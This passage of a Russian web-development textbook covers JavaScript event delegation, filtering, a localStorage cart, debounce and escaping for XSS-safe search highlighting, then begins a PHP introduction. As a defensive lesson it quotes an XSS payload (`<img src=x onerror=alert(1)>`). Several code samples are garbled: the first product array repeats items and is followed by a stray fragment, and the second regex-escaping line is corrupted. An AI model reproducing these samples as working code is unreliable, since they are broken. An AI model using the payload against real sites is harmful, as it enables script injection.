  });  
});
```

Работает. Но есть две беды.

Беда первая. Кнопки, созданные **после** этого кода, обработчик не получают. А в прошлой главе мы рисуем каталог из данных — и перерисовываем его при каждом фильтре. Все обработчики теряются.

Беда вторая. Шестьсот товаров — шестьсот слушателей в памяти.

► Решение

Вешаем один обработчик на родителя и смотрим, куда именно кликнули:

```
document.querySelector('.katalog').addEventListener('click', (e) => {  
  const кнопка = e.target.closest('button');  
  if (!кнопка) return; // кликнули мимо кнопки  
  
  const id = Number(кнопка.dataset.id);  
  console.log('В корзину товар', id);  
});
```

Это называется **делегирование событий**.

Разберём:

СТРОКА

ЧТО ДЕЛАЕТ

Слушатель на <code>.katalog</code>	Ловим клики по всему каталогу
<code>e.target</code>	Элемент, на который реально попал клик
<code>.closest('button')</code>	Подняться вверх до ближайшей кнопки
<code>if (!knopka) return</code>	Кликнули не по кнопке — выходим

Зачем `closest`. Внутри кнопки может быть иконка или текст. Клик попадёт в них, а не в саму кнопку. `closest` поднимается по дереву вверх и находит ближайшего подходящего предка (или сам элемент).

Что мы выиграли:

- один слушатель вместо шестисот;
- работает для элементов, которых ещё не существует;
- каталог можно перерисовывать сколько угодно — обработчик не потеряется.

Запомните этот приём. Он используется в любом реальном проекте.

РАЗБИРАЕМСЯ

Запускать скрипт вовремя

Если `<script>` стоит в `<head>`, элементов ещё нет:

```
document.addEventListener('DOMContentLoaded', () => {  
  // здесь вся страница уже построена  
  narisovat(tovary);  
});
```

Событие `DOMContentLoaded` — «дерево готово».

Но если `<script>` стоит перед `</body>`, как мы и договорились в главе 14, это уже не нужно: к моменту выполнения скрипта страница построена.

Знать полезно: вы обязательно встретите эту обёртку в чужом коде.

Собираем всё: рисование из данных, фильтры, поиск, корзину.

```
const tovary = [
  {
    id: 1,
    nazvanie: 'Тормозные колодки Bosch',
    cena: 250,
    ostatok: 7,
    brend: 'Bosch'
  },
  {
    id: 2,
    nazvanie: 'Масляный фильтр Mann',
    cena: 45,
    ostatok: 23,
    brend: 'Mann'
  },
  {
    id: 3,
    nazvanie: 'Свечи зажигания Denso',
    cena: 120,
    ostatok: 0,
    brend: 'Denso'
  },
  {
    id: 4,
    nazvanie: 'Тормозные диски Brembo',
    cena: 780,
    ostatok: 2,
    brend: 'Brembo'
  },
  {
    id: 5,
    nazvanie: 'Воздушный фильтр Mann',
    cena: 65,
    ostatok: 14,
    brend: 'Mann'
  },
  {
    id: 6,
    nazvanie: 'Тормозные колодки Brembo',
    cena: 150,
    ostatok: 10,
    brend: 'Brembo'
  },
  {
    id: 7,
    nazvanie: 'Масляный фильтр Mann',
    cena: 45,
    ostatok: 23,
    brend: 'Mann'
  },
  {
    id: 8,
    nazvanie: 'Свечи зажигания Denso',
    cena: 120,
    ostatok: 0,
    brend: 'Denso'
  },
  {
    id: 9,
    nazvanie: 'Тормозные диски Brembo',
    cena: 780,
    ostatok: 2,
    brend: 'Brembo'
  },
  {
    id: 10,
    nazvanie: 'Воздушный фильтр Mann',
    cena: 65,
    ostatok: 14,
    brend: 'Mann'
  }
]
```

```

        id: 6,
        nazvanie: 'Аккумулятор Bosch S4',
        cena: 950,
        ostatok: 4,
        brend: 'Bosch'
    },
];

// Корзина живёт здесь
const korzina = [];

// --- Отрисовка ---

function kartochka(t) {
    const est = t.ostatok > 0;
    return `
        <article class="tovar">
            <h3>${t.nazvanie}</h3>
            <p class="artikul">${t.brend}</p>
            <p class="cena">${t.cena} <span>сомони</span></p>
            <p class="nalichie ${est ? '' : 'nety'}">${
                est ? `В наличии: ${t.ostatok} шт.` : 'Под заказ'
            }</p>
            <button data-id="${t.id}" ${est ? '' : 'disabled'}>В корзину</button>
        </article>`;
}

function narisovat(spisok) {
    const katalog = document.querySelector('.katalog');
    document.querySelector('.schetchik').textContent = `Найдено: ${spisok.length}`;

    katalog.innerHTML = spisok.length
        ? spisok.map(kartochka).join('')
        : '<p class="pusto">Ничего не нашлось. Попробуйте другой запрос.</p>';
}

// --- Фильтрация ---

function primenitFiltry() {
    const zapros = document.querySelector('#poisk').value.trim().toLowerCase();
    const brend = document.querySelector('#brend').value;
    const tolkoVNaLichii = document.querySelector('#v-nalichii').checked;

```

```

    let spisok = tovary;

    if (zapros) {
        spisok = spisok.filter(t => t.nazvanie.toLowerCase().includes(zapros));
    }

    if (brend) {
        spisok = spisok.filter(t => t.brend === brend);
    }

    if (tolkoVNaLichii) {
        spisok = spisok.filter(t => t.ostatok > 0);
    }

    narisovat(spisok);
}

// --- Корзина ---

function obnovitKorzinu() {
    const shtuk = korzina.reduce((s, p) => s + p.kolichestvo, 0);
    const summa = korzina.reduce((s, p) => s + p.tovar.cena * p.kolichestvo, 0);

    document.querySelector('.korzina-shtuk').textContent = shtuk;
    document.querySelector('.korzina-summa').textContent = summa;
}

function dobavitVKorzinu(id) {
    const tovar = tovary.find(t => t.id === id);
    if (!tovar) return;

    const uzheEst = korzina.find(p => p.tovar.id === id);
    if (uzheEst) {
        uzheEst.kolichestvo = uzheEst.kolichestvo + 1;
    } else {
        korzina.push({ tovar, kolichestvo: 1 });
    }

    obnovitKorzinu();
}

// --- События ---

```

```

document.querySelector('#poisk').addEventListener('input', primenitFiltry);
document.querySelector('#brend').addEventListener('change', primenitFiltry);
document.querySelector('#v-nalichii').addEventListener('change', primenitFiltry);

// Делегирование: один слушатель на весь каталог
document.querySelector('.katalog').addEventListener('click', (e) => {
    const knopka = e.target.closest('button');
    if (!knopka || knopka.disabled) return;

    dobavitVKorzinu(Number(knopka.dataset.id));

    // Короткая обратная связь — человек должен видеть, что нажатие сработало
    knopka.textContent = 'Добавлено';
    setTimeout(() => { knopka.textContent = 'В корзину'; }, 900);
});

// Форма поиска не должна перезагружать страницу
document.querySelector('.filtry').addEventListener('submit', (e) => {
    e.preventDefault();
    primenitFiltry();
});

// Первый показ
narisovat(tovary);
obnovitKorzinu();

```

► Что здесь важного

`setTimeout(функция, 900)` — «выполни через 900 миллисекунд». Кнопка на секунду меняет надпись и возвращается. Мелочь, но без неё человек не понимает, сработало ли нажатие.

Обратная связь обязательна. Любое действие должно быть заметно: изменилась надпись, дёрнулся счётчик, мигнула карточка. Интерфейс, который молчит в ответ на нажатие, кажется сломанным.

`.trim()` убирает пробелы по краям, `.toLowerCase()` приводит к нижнему регистру. Вместе они делают поиск нечувствительным к регистру и случайным пробелам — человек напишет « Bosch » и всё равно найдёт.

`.includes(zapros)` проверяет, содержится ли подстрока. Это и есть поиск по названию.

Набрали в поиске «фильтр» — каталог мгновенно сузился, счётчик обновился:

Автозапчасти Firdavs

Живой поиск без перезагрузки страницы

Корзина: 0 шт. · 0 сомони

Поиск по названию

Бренд

фильтр



Все бренды



☐ Только в наличии

Найдено: 2

Масляный фильтр Mann

Mann

45 сомони

В наличии: 23 шт.

В корзину

Воздушный фильтр Mann

Mann

65 сомони

В наличии: 14 шт.

В корзину

Страница не перезагружалась. Ни одного запроса на сервер. Всё происходит в браузере, мгновенно.

Нажали «В корзину» — счётчик вырос, кнопка отчиталась:

Автозапчасти Firdavs

Живой поиск без перезагрузки страницы

Корзина: 3 шт. · 1280 сомони

Поиск по названию

Бренд

например, фильтр

Все бренды ▾

☐ Только в наличии

Найдено: 6

Тормозные колодки Bosch

Bosch

250 сомони

В наличии: 7 шт.

Добавлено

Масляный фильтр Mann

Mann

45 сомони

В наличии: 23 шт.

В корзину

Свечи зажигания Denso

Denso

120 сомони

Под заказ

В корзину

Тормозные диски Brembo

Brembo

780 сомони

В наличии: 2 шт.

Добавлено

Воздушный фильтр Mann

Mann

65 сомони

Аккумулятор Bosch S4

Bosch

950 сомони

ЗАПИСЬ

ЧТО ДЕЛАЕТ

<code>addEventListener('click', fn)</code>	Слушать событие
<code>'click'</code>	Щелчок или тап
<code>'input'</code>	Каждое изменение поля
<code>'change'</code>	Изменилось и потеряло фокус
<code>'submit'</code>	Отправка формы
<code>e.target</code>	Элемент, на котором произошло событие
<code>e.preventDefault()</code>	Отменить обычное поведение
<code>.closest('button')</code>	Найти ближайшего подходящего предка
делегирование	Один слушатель на родителе вместо многих на детях
<code>setTimeout(fn, 900)</code>	Выполнить через 900 мс
<code>.trim()</code>	Убрать пробелы по краям
<code>.toLowerCase()</code>	В нижний регистр
<code>.includes('текст')</code>	Содержит ли подстроку
<code>.checked</code>	Отмечена ли галочка
<code>DOMContentLoaded</code>	Дерево страницы готово

ГРАБЛИ

Грабли

Обработчики теряются после перерисовки. Классика. Лечится делегированием.

Забывать `preventDefault` у формы. Страница перезагрузится, и покажется, что «ничего не работает».

Вешать слушателя на элемент, которого ещё нет. `querySelector` вернёт `null`, и `addEventListener` уронит программу. Проверьте порядок и положение `<script>`.

Вызвать функцию вместо того, чтобы передать её.

```
кнопка.addEventListener('click', primenitFiltry()); // ❌ вызовется сразу
кнопка.addEventListener('click', primenitFiltry); // ✅ передали саму функцию
```

Разница в скобках. Ошибка коварная: код «работает один раз при загрузке», а на клик не реагирует.

Не давать обратной связи. Нажали — ничего не изменилось — нажали ещё пять раз.

Обработчик на `input` без ограничения. Если внутри тяжёлая операция или запрос на сервер, он полетит на каждую букву. Лечится приёмом `debounce` — разберём в главе 35.

задачи

Задачи

Задача 17.1. Соберите пример из главы. Проверьте: поиск, фильтр по бренду, галочка наличия, кнопки корзины.

Задача 17.2. Добавьте сортировку: выпадающий список «по цене возрастанию / убыванию / по названию». Событие `change`.

Задача 17.3. Сделайте кнопку «Сбросить фильтры»: очищает поиск, ставит бренд «все», снимает галочку и перерисовывает каталог.

Задача 17.4. Добавьте фильтр по цене: два поля «от» и «до», событие `input`.

Задача 17.5. Сделайте так, чтобы по нажатию Enter в поле поиска страница не перезагружалась. Подсказка: событие `keydown` и `e.key === 'Enter'`, либо `submit` формы.

Задача 17.6. Найдите ошибку:

```
document.querySelectorAll('.tovar button').forEach(k => {
  k.addEventListener('click', () => dobavitVKorzinu(k.dataset.id));
});
narisovat(tovary);
```

Две проблемы. Найдите обе.

Задача 17.7. Сделайте раскрывающийся блок «Подробнее» у каждой карточки. Через делегирование и `classList.toggle`.

Задача 17.8. Добавьте счётчику корзины анимацию при изменении: пусть на мгновение увеличивается. Подсказка: добавить класс, снять через `setTimeout`.

Задача 17.9. Сделайте кнопку «Очистить корзину» с подтверждением через `confirm('Точно?')`.

Задача 17.10. Откройте любой интернет-магазин, нажмите «в корзину» и следите за F12 → Network. Ушёл ли запрос на сервер? Что это говорит о том, где хранится корзина?

Ответы — в Приложении Г.

В БОЮ

В бою

В боевом магазине делегирование используется везде — иначе после каждого фильтра пришлось бы заново развешивать обработчики на сотни карточек.

Но есть принципиальная разница с нашим примером, и её важно понять.

У нас корзина живёт в переменной `korzina`. Обновите страницу — она пуста.

В настоящем магазине корзина хранится на сервере. Нажатие «в корзину» отправляет запрос в `api/`, PHP записывает товар в сессию или в базу, и корзина переживает и обновление страницы, и закрытие браузера, и переход с телефона на компьютер.

Почему нельзя оставить корзину в JavaScript: покупатель может подделать что угодно в браузере, включая цены. Помните правило из первой главы? **Деньги считает только сервер.**

Как это сделать — в главе 38.

ИТОГ

- `addEventListener('событие', функция)` — основной способ. Не `onclick`, не атрибуты в разметке.
- `click` — нажатие, `input` — каждая буква, `change` — после потери фокуса, `submit` — отправка формы.
- `e.target` — где произошло, `e.preventDefault()` — отменить обычное поведение.
- **Делегирование:** один слушатель на родителе + `closest`. Работает для будущих элементов и экономит память. **Главный приём главы.**
- Передавайте функцию без скобок: `addEventListener('click', fn)`.
- Каждое действие должно давать **обратную связь**.
- `trim()` + `toLowerCase()` + `includes()` — базовый поиск по тексту.
- Корзина в JavaScript исчезает при обновлении. Настоящая живёт на сервере.

Следующая глава — практическая. Доведём поиск и корзину до готового вида.

Практика: живой поиск и корзина

ЗАЧЕМ ЭТО**Зачем эта глава**

Соберём всё, чему научились, в законченную вещь: каталог с поиском, фильтрами, сортировкой и корзиной, которая не пропадает при обновлении страницы.

И разберём четыре приёма, которые отличают учебный код от рабочего:

- `localStorage` — как запомнить данные в браузере;
- `debounce` — как не дёргать поиск на каждую букву;
- подсветка совпадений — и почему здесь легко открыть дыру в безопасности;
- честные состояния — что показывать, когда ничего не нашлось.

РАЗБИРАЕМСЯ**localStorage — память браузера****► Проблема**

Наша корзина живёт в переменной. Обновили страницу — пусто. Покупатель, который случайно нажал F5, теряет всё.

► Решение

У браузера есть небольшое хранилище, которое переживает и обновление, и закрытие:

```
localStorage.setItem('korzina', '...'); // записать
const данные = localStorage.getItem('korzina'); // прочитать
localStorage.removeItem('korzina'); // удалить
localStorage.clear(); // очистить всё
```

⚠ Хранить можно только строки. Массив или объект придётся превратить в текст:

```
// Сохраняем
localStorage.setItem('korzina', JSON.stringify(korzina));

// Читаем
const sohranennoe = localStorage.getItem('korzina');
const korzina = sohranennoe ? JSON.parse(sohranennoe) : [];
```

ФУНКЦИЯ

ЧТО ДЕЛАЕТ

JSON.stringify(объект)

Превратить объект или массив **в строку**

JSON.parse(строка)

Превратить строку **обратно** в объект

JSON — формат обмена данными, похожий на объект JavaScript. С ним вы будете встречаться постоянно: в нём общаются браузер и сервер (глава 49), в нём приходят данные от чужих API.

► Что важно знать про localStorage

СВОЙСТВО

ПОДРОБНОСТЬ

Объём	Около 5 МБ. Для корзины с запасом
Срок жизни	Бессрочно, пока не удалят
Область	Только этот сайт в этом браузере
Другое устройство	Не увидит. Это память браузера, не аккаунта
Доступ из JavaScript	Полный — и в этом главная опасность

⚠ **Никогда не храните в localStorage :**

- пароли;
- номера карт;
- токены доступа;
- цены, по которым будете считать заказ.

Любой скрипт на странице может это прочитать и изменить. `localStorage` годится для удобства (что лежало в корзине, какие фильтры выбраны, тёмная тема), но не для того, за что отвечают деньги.

В корзине храните только номера товаров и количество. Цену возьмите с сервера при оформлении. Иначе покупатель откроет консоль, поменяет цену на 1 и оформит заказ.

РАЗБИРАЕМСЯ

Debounce — не дёргать на каждую букву

Наш поиск работает по событию `input` — на каждую букву. Для шести товаров в памяти это нормально.

А если товаров десять тысяч и поиск идёт **на сервере**? Человек набирает «колодки» — уходит семь запросов, шесть из которых уже никому не нужны.

Debounce — приём «подожди, пока перестанут печатать»:

```
function debounce(funkciya, zaderzhka = 300) {
  let tajmer;
  return function (...argumenty) {
    clearTimeout(tajmer);
    tajmer = setTimeout(() => funkciya(...argumenty), zaderzhka);
  };
}

// Применяем
const poiskSZaderzhkoy = debounce(primenitFiltry, 300);
document.querySelector('#poisk').addEventListener('input', poiskSZaderzhkoy);
```

Как работает: каждое нажатие **отменяет** предыдущий таймер и ставит новый. Пока человек печатает, функция не вызывается. Замолчал на 300 мс — сработала один раз.

Разберём непривычное:

ЗАПИСЬ

ЧТО ОЗНАЧАЕТ

<code>clearTimeout(tajmer)</code>	Отменить запланированное
<code>...argumenty</code>	«Сколько бы аргументов ни было — заberi все»
Функция возвращает функцию	Обычное дело в JavaScript. Внутренняя помнит <code>tajmer</code>

Функция, возвращающая функцию, поначалу выглядит странно. Просто примите как рабочий приём — со временем станет привычным.

300 миллисекунд — хорошее значение по умолчанию: человек не замечает задержки, а запросов становится в разы меньше.

РАЗБИРАЕМСЯ

Подсветка совпадений — и ловушка в ней

Хочется подсветить найденное:

```
function podsvetit(tekst, zapros) {  
  if (!zapros) return tekst;  
  const regexp = new RegExp(`(${zapros})`, 'gi');  
  return tekst.replace(regexp, '<mark>$1</mark>');  
}
```

`<mark>` — семантический тег «выделенное», браузер красит его жёлтым.

⚠ А теперь ловушка. Мы вставляем результат через `innerHTML`, а внутри — текст, который набрал пользователь. Если он введёт `<img src=x onerror=alert(1)>`, код выполнится.

На нашей странице это безобидно — вредит только себе. Но если поисковый запрос попадает в ссылку, которой можно поделиться, — это уже настоящая XSS-уязвимость.

Лечится экранированием — превращением опасных символов в безопасные:

```

function ekranirovat(tekst) {
    return String(tekst)
        .replace(/&/g, '&amp;')
        .replace(/</g, '&lt;')
        .replace(/>/g, '&gt;')
        .replace(/"/g, '&quot;');
}

function podsvetit(tekst, zapros) {
    const bezopasnyiTekst = ekranirovat(tekst);
    if (!zapros) return bezopasnyiTekst;

    const bezopasnyiZapros = ekranirovat(zapros).replace(/[\.\*\+\?\^\$\{\}\(\)\[\]\\\]/g,
        '\\\\$&');
    const regexp = new RegExp(`(${bezopasnyiZapros})`, 'gi');
    return bezopasnyiTekst.replace(regexp, '<mark>$1</mark>');
}

```

Теперь `<` превращается в `<` и показывается **как текст**, а не выполняется.

Второй `replace` с непонятными символами экранирует спецсимволы регулярных выражений — без него запрос вроде `(` уронит поиск. Регулярные выражения — отдельная большая тема; пока достаточно знать, что эта строчка защищает от падения.

Запомните правило. Данные от пользователя опасны **всегда**. Даже свои собственные — сегодня поле заполняете вы, завтра оно придет из чужого API. Экранируйте.

```
// ===== Данные =====
```

```
const tovary = [  
  {  
    id: 1,  
    nazvanie: 'Тормозные колодки Bosch',  
    artikul: '0986424815',  
    cena: 250,  
    ostatok: 7,  
    brend: 'Bosch'  
  },  
  {  
    id: 2,  
    nazvanie: 'Масляный фильтр Mann',  
    artikul: 'W71280',  
    cena: 45,  
    ostatok: 23,  
    brend: 'Mann'  
  },  
  {  
    id: 3,  
    nazvanie: 'Свечи зажигания Denso',  
    artikul: 'IK20',  
    cena: 120,  
    ostatok: 0,  
    brend: 'Denso'  
  },  
  {  
    id: 4,  
    nazvanie: 'Тормозные диски Brembo',  
    artikul: '09.9468.11',  
    cena: 780,  
    ostatok: 2,  
    brend: 'Brembo'  
  },  
  {  
    id: 5,  
    nazvanie: 'Воздушный фильтр Mann',  
    artikul: 'C25114',
```

```

        cena: 65,
        ostatok: 14,
        brend: 'Mann'
    },
    {
        id: 6,
        nazvanie: 'Аккумулятор Bosch S4',
        artikul: '0092S40050',
        cena: 950,
        ostatok: 4,
        brend: 'Bosch'
    },
    {
        id: 7,
        nazvanie: 'Салонный фильтр Mann',
        artikul: 'CU2545',
        cena: 55,
        ostatok: 9,
        brend: 'Mann'
    },
    {
        id: 8,
        nazvanie: 'Ремень ГРМ Bosch',
        artikul: '1987949095',
        cena: 310,
        ostatok: 3,
        brend: 'Bosch'
    },
];

// ===== Корзина: только id и количество =====
// Цену не храним осознанно: её должен считать сервер, иначе покупатель
// поменяет число в браузере и оформит заказ по своей цене.

let korzina = zagruzitKorzinu();

function zagruzitKorzinu() {
    try {
        const dannye = localStorage.getItem('korzina');
        return dannye ? JSON.parse(dannye) : [];
    } catch (e) {
        // Данные могли испортиться — начинаем с пустой, а не падаем
    }
}

```

```

        return [];
    }
}

function sohranitKorzinu() {
    localStorage.setItem('korzina', JSON.stringify(korzina));
}

// ===== Вспомогательное =====

function ekranirovat(tekst) {
    return String(tekst)
        .replace(/&/g, '&amp;')
        .replace(/</g, '&lt;')
        .replace(/>/g, '&gt;')
        .replace(/"/g, '&quot;');
}

function podsvetit(tekst, zapros) {
    const bezopasnyi = ekranirovat(tekst);
    if (!zapros) return bezopasnyi;
    const shablon = ekranirovat(zapros).replace(/[\.\*\?\^\$\{\}()|[\]\|\|]/g, '\\&');
    return bezopasnyi.replace(new RegExp(`(${shablon})`, 'gi'), '<mark>$1</mark>');
}

function debounce(funkciya, zaderzhka = 300) {
    let tajmer;
    return (...argumenty) => {
        clearTimeout(tajmer);
        tajmer = setTimeout(() => funkciya(...argumenty), zaderzhka);
    };
}

// ===== Отрисовка =====

function kartochka(t, zapros) {
    const est = t.ostatok > 0;
    const vKorzine = korzina.find(p => p.id === t.id);

    return `
        <article class="tovar">
            <h3>${podsvetit(t.nazvanie, zapros)}</h3>
    `;
}

```

```

        <p class="artikul">Артикул: ${podsvetit(t.artikul, zapros)}</p>
        <p class="cena">${t.cena} <span>сомони</span></p>
        <p class="nalichie ${est ? '' : 'nety'}">${
            est ? `В наличии: ${t.ostatok} шт.` : 'Под заказ, 5 дней'
        }</p>
        <button data-id="${t.id}" ${est ? '' : 'disabled'}>
            ${vKorzine ? `В корзине: ${vKorzine.kolichestvo}` : 'В корзину'}
        </button>
    </article>`;
}

function narisovat(spisok, zapros) {
    const katalog = document.querySelector('.katalog');
    document.querySelector('.schetchik').textContent =
        spisok.length ? `Найдено товаров: ${spisok.length}` : '';

    if (spisok.length === 0) {
        katalog.innerHTML = `
            <div class="pusto">
                <h3>Ничего не нашлось</h3>
                <p>Попробуйте другой запрос или сбросьте фильтры.</p>
                <button class="sbros">Показать все товары</button>
            </div>`;
        return;
    }

    katalog.innerHTML = spisok.map(t => kartochka(t, zapros)).join('');
}

// ===== Фильтры =====

function primenitFiltry() {
    const zapros = document.querySelector('#poisk').value.trim();
    const nizhnij = zapros.toLowerCase();
    const brend = document.querySelector('#brend').value;
    const tolkoEst = document.querySelector('#v-nalichii').checked;
    const sortirovka = document.querySelector('#sort').value;

    let spisok = [...tovary];

    if (nizhnij) {
        spisok = spisok.filter(t =>

```

```

        t.nazvanie.toLowerCase().includes(nizhnij) ||
        t.artikul.toLowerCase().includes(nizhnij)
    );
}
if (brend)    spisok = spisok.filter(t => t.brend === brend);
if (tolkoEst) spisok = spisok.filter(t => t.ostatok > 0);

if (sortirovka === 'cena-vozn')  spisok.sort((a, b) => a.cena - b.cena);
if (sortirovka === 'cena-ubyv')  spisok.sort((a, b) => b.cena - a.cena);
if (sortirovka === 'nazvanie')   spisok.sort((a, b) =>
a.nazvanie.localeCompare(b.nazvanie));

    narisovat(spisok, zapros);
}

// ===== Корзина =====

function obnovitKorzinu() {
    const shtuk = korzina.reduce((s, p) => s + p.kolichestvo, 0);
    const summa = korzina.reduce((s, p) => {
        const t = tovary.find(x => x.id === p.id);
        return s + (t ? t.cena * p.kolichestvo : 0);
    }, 0);

    document.querySelector('.korzina-shtuk').textContent = shtuk;
    document.querySelector('.korzina-summa').textContent = summa;
    document.querySelector('.korzina-ochistit').hidden = shtuk === 0;
}

function dobavit(id) {
    const tovar = tovary.find(t => t.id === id);
    if (!tovar || tovar.ostatok === 0) return;

    const est = korzina.find(p => p.id === id);
    if (est) {
        if (est.kolichestvo >= tovar.ostatok) return; // больше, чем на складе,
        нельзя
        est.kolichestvo++;
    } else {
        korzina.push({ id, kolichestvo: 1 });
    }
}

```

```

        sohranitKorzinu();
        obnovitKorzinu();
    }

    function ochistit() {
        korzina = [];
        sohranitKorzinu();
        obnovitKorzinu();
        primenitFiltry();
    }

    // ===== События =====

    document.querySelector('#poisk').addEventListener('input', debounce(primenitFiltry,
    300));
    document.querySelector('#brend').addEventListener('change', primenitFiltry);
    document.querySelector('#v-nalichii').addEventListener('change', primenitFiltry);
    document.querySelector('#sort').addEventListener('change', primenitFiltry);

    document.querySelector('.filtry').addEventListener('submit', (e) => {
        e.preventDefault();
        primenitFiltry();
    });

    // Одно делегирование на весь каталог
    document.querySelector('.katalog').addEventListener('click', (e) => {
        const sbros = e.target.closest('.sbros');
        if (sbros) {
            document.querySelector('#poisk').value = '';
            document.querySelector('#brend').value = '';
            document.querySelector('#v-nalichii').checked = false;
            primenitFiltry();
            return;
        }

        const knopka = e.target.closest('button[data-id]');
        if (!knopka || knopka.disabled) return;

        dobavit(Number(knopka.dataset.id));
        primenitFiltry(); // перерисуем, чтобы кнопка показала количество
    });

```



```
document.querySelector('.korzina-ochistit').addEventListener('click', () => {
    if (confirm('Очистить корзину?')) ochistit();
});

// ===== Старт =====

primeritFiltry();
obnovitKorzinu();
```

НА ЭКРАНЕ

На экране

Набрали «фильтр» — совпадения подсвечены, счётчик обновился:

Автозапчасти Firdavs

Поиск, фильтры и корзина — без единой перезагрузки

Корзина: 0 шт. · 0 сомони

Очистить

Поиск по названию или артикулу

Бренд

Сортировка

фильтр

x

Все бренды

По умолчанию

☐ Только в наличии

Найдено товаров: 3

Масляный фильтр Mann

Артикул: W71280

45 сомони

В наличии: 23 шт.

В корзину

Воздушный фильтр Mann

Артикул: C25114

65 сомони

В наличии: 14 шт.

В корзину

Салонный фильтр Mann

Артикул: CU2545

55 сомони

В наличии: 9 шт.

В корзину

Худжанд, ул. Ленина 15 · [+992 92 777 77 77](tel:+992927777777)

Добавили товары — кнопки показывают количество, корзина считает сумму:

Автозапчасти Firdavs

Поиск, фильтры и корзина — без единой перезагрузки

Корзина: 4 шт. · 610 сомони

Очистить

Поиск по названию или артикулу

Бренд

Сортировка

например, фильтр или

Все бренды

По умолчанию

☐ Только в наличии

Найдено товаров: 8

Тормозные колодки Bosch

Артикул: 0986424815

250 сомони

В наличии: 7 шт.

В корзине: 2

Масляный фильтр Mann

Артикул: W71280

45 сомони

В наличии: 23 шт.

В корзине: 1

Свечи зажигания Denso

Артикул: IK20

120 сомони

Под заказ, 5 дней

В корзину

Тормозные диски Brembo

Артикул: 09.9468.11

780 сомони

В наличии: 2 шт.

В корзину

Воздушный фильтр Mann

Артикул: C25114

Аккумулятор Bosch S4

Артикул: 0092S40050

Салонный фильтр Mann

Артикул: CU2545

Ремень ГРМ Bosch

Артикул: 1987949095

А теперь главное: обновите страницу клавишей F5. Корзина осталась. Это `localStorage`.

ГРАБЛИ

Гребли

`JSON.parse` на испорченных данных падает. Пользователь мог руками поменять `localStorage`, или у вас поменялся формат. Оборачивайте в `try/catch`, как в примере.

Хранить цены в `localStorage`. Покупатель поменяет и оформит по своей цене. Только id и количество.

Подсветка через `innerHTML` без экранирования. Прямая дыра XSS.

Debounce на обработчике фильтров. Выпадающий список и галочка должны срабатывать сразу — задержка там только раздражает. Debounce нужен только для текстового ввода.

Перерисовывать каталог ради счётчика корзины. Дорого. Правильнее менять только нужный элемент. В нашем примере перерисовка допустима — товаров восемь. На тысяче так делать нельзя.

Забыть, что `localStorage` привязан к браузеру. Корзина не переедет на телефон покупателя. Настоящие магазины хранят её на сервере — сделаем в главе 38.

Задача 18.1. Соберите каталог из главы целиком. Проверьте: поиск, фильтры, сортировку, корзину, сохранение после F5.

Задача 18.2. Добавьте кнопку «–» рядом с «В корзине: N», чтобы можно было убавлять количество.

Задача 18.3. Сделайте выпадающую панель корзины: список товаров с названиями, количеством и суммой по каждому.

Задача 18.4. Добавьте фильтр по цене «от» и «до». Не забудьте debounce для текстовых полей.

Задача 18.5. Сохраняйте в `localStorage` ещё и выбранные фильтры. Вернулись на сайт — фильтры на месте.

Задача 18.6. Сделайте так, чтобы поиск игнорировал регистр и лишние пробелы внутри запроса: «тормозные колодки» должно находить.

Задача 18.7. Проверьте безопасность: введите в поиск `<b>тест</b>`. Текст должен показаться как есть, а не стать жирным. Если стал жирным — экранирование не работает.

Задача 18.8. Замерьте разницу от debounce. Поставьте `console.log` в `primenitFiltry`, наберите «колодки» и посчитайте вызовы с задержкой и без.

Задача 18.9. Добавьте в карточки кнопку «Сравнить» — до трёх товаров, список тоже в `localStorage`.

Задача 18.10. Откройте F12 → Application → Local Storage. Найдите свою корзину. Поменяйте количество руками и обновите страницу.

Получилось? Тогда объясните своими словами, почему цены нельзя доверять браузеру.

Ответы — в Приложении Г.

Ваш каталог работает целиком в браузере — потому что все восемь товаров лежат в файле со скриптом.

В настоящем магазине так нельзя, и вот почему:

	НАШ КАТАЛОГ	БОЕВОЙ МАГАЗИН
Где товары	В коде страницы	В базе, десятки тысяч
Кто фильтрует	Браузер	Сервер, запросом к базе
Что приходит	Всё сразу	Только текущая страница, 20 штук
Где корзина	<code>localStorage</code>	На сервере, в сессии или базе
Кто считает цену	Браузер	Только сервер

Загрузить десять тысяч товаров в браузер невозможно: страница будет открываться минуту, а на мобильном интернете — вечность.

Но приёмы остаются те же. Делегирование, `debounce`, экранирование, состояния «пусто» — всё это в боевом коде есть. Меняется только источник данных: вместо массива в файле — запрос на сервер.

Этим и займёмся со следующей главы.

ИТОГ

Итог

- `localStorage` хранит строки и переживает перезагрузку. `JSON.stringify` и `JSON.parse` для объектов.
- В корзине — только `id` и количество. Цены считает сервер.
- Никаких паролей, токенов и денег в `localStorage`.
- `Debounce` — задержка для текстового ввода. 300 мс. Для списков и галочек не нужен.
- Экранируйте всё, что приходит от пользователя, перед вставкой в `innerHTML`.
- Оборачивайте `JSON.parse` в `try/catch`.
- Состояние «ничего не нашлось» должно предлагать выход.
- Каталог целиком в браузере годится для десятков товаров, не для тысяч.

Часть IV закончена. Вы умеете делать интерфейс живым.

Со следующей главы начинается **бэкенд** — та самая подсобка из первой главы. Мы наконец дойдём до сервера, где считаются настоящие деньги.

Что делает PHP и первый скрипт

ЗАЧЕМ ЭТО

Зачем эта глава

Мы переходим из торгового зала в подсобку.

До сих пор весь код выполнялся у **покупателя** — в его браузере. Теперь мы уходим на **сервер**, и это меняет очень многое:

- покупатель больше не видит наш код;
- покупатель не может его изменить;
- зато мы получаем доступ к базе данных, файлам и чужим сервисам.

Именно здесь считаются деньги, проверяются пароли и решается, кого пускать в админку.

В этой главе установим PHP, запустим первый скрипт и — главное — **на практике** почувствуем **разницу** между тем, что выполняется в браузере, и тем, что на сервере.

РАЗБИРАЕМСЯ

Ставим PHP

► Что нужно

Для работы понадобятся три вещи, но ставятся они одним махом:

ЧТО	ЗАЧЕМ
PHP	Выполняет наш серверный код
MySQL	База данных. Понадобится с главы 26
Веб-сервер	Принимает запросы из браузера

► Как поставить

СИСТЕМА	ЧТО СТАВИТЬ	ОТКУДА
Windows	OpenServer или XAMPP	<code>ospanel.io</code> / <code>apachefriends.org</code>
macOS	XAMPP или через Homebrew	<code>apachefriends.org</code>
Linux	Через пакетный менеджер	<code>sudo apt install php mysql-server</code>

Ставится как обычная программа. После установки запускаете панель управления и нажимаете «Старт».

► Проверяем

Откройте терминал и наберите:

```
php -v
```

Должно ответить что-то вроде:

```
PHP 8.3.14 (cli) (built: Nov 21 2024)
```

Если пишет «команда не найдена» — PHP установился, но система не знает, где его искать. На Windows это лечится добавлением пути к PHP в переменную `PATH`; в панели OpenServer есть готовая кнопка «Добавить в PATH».

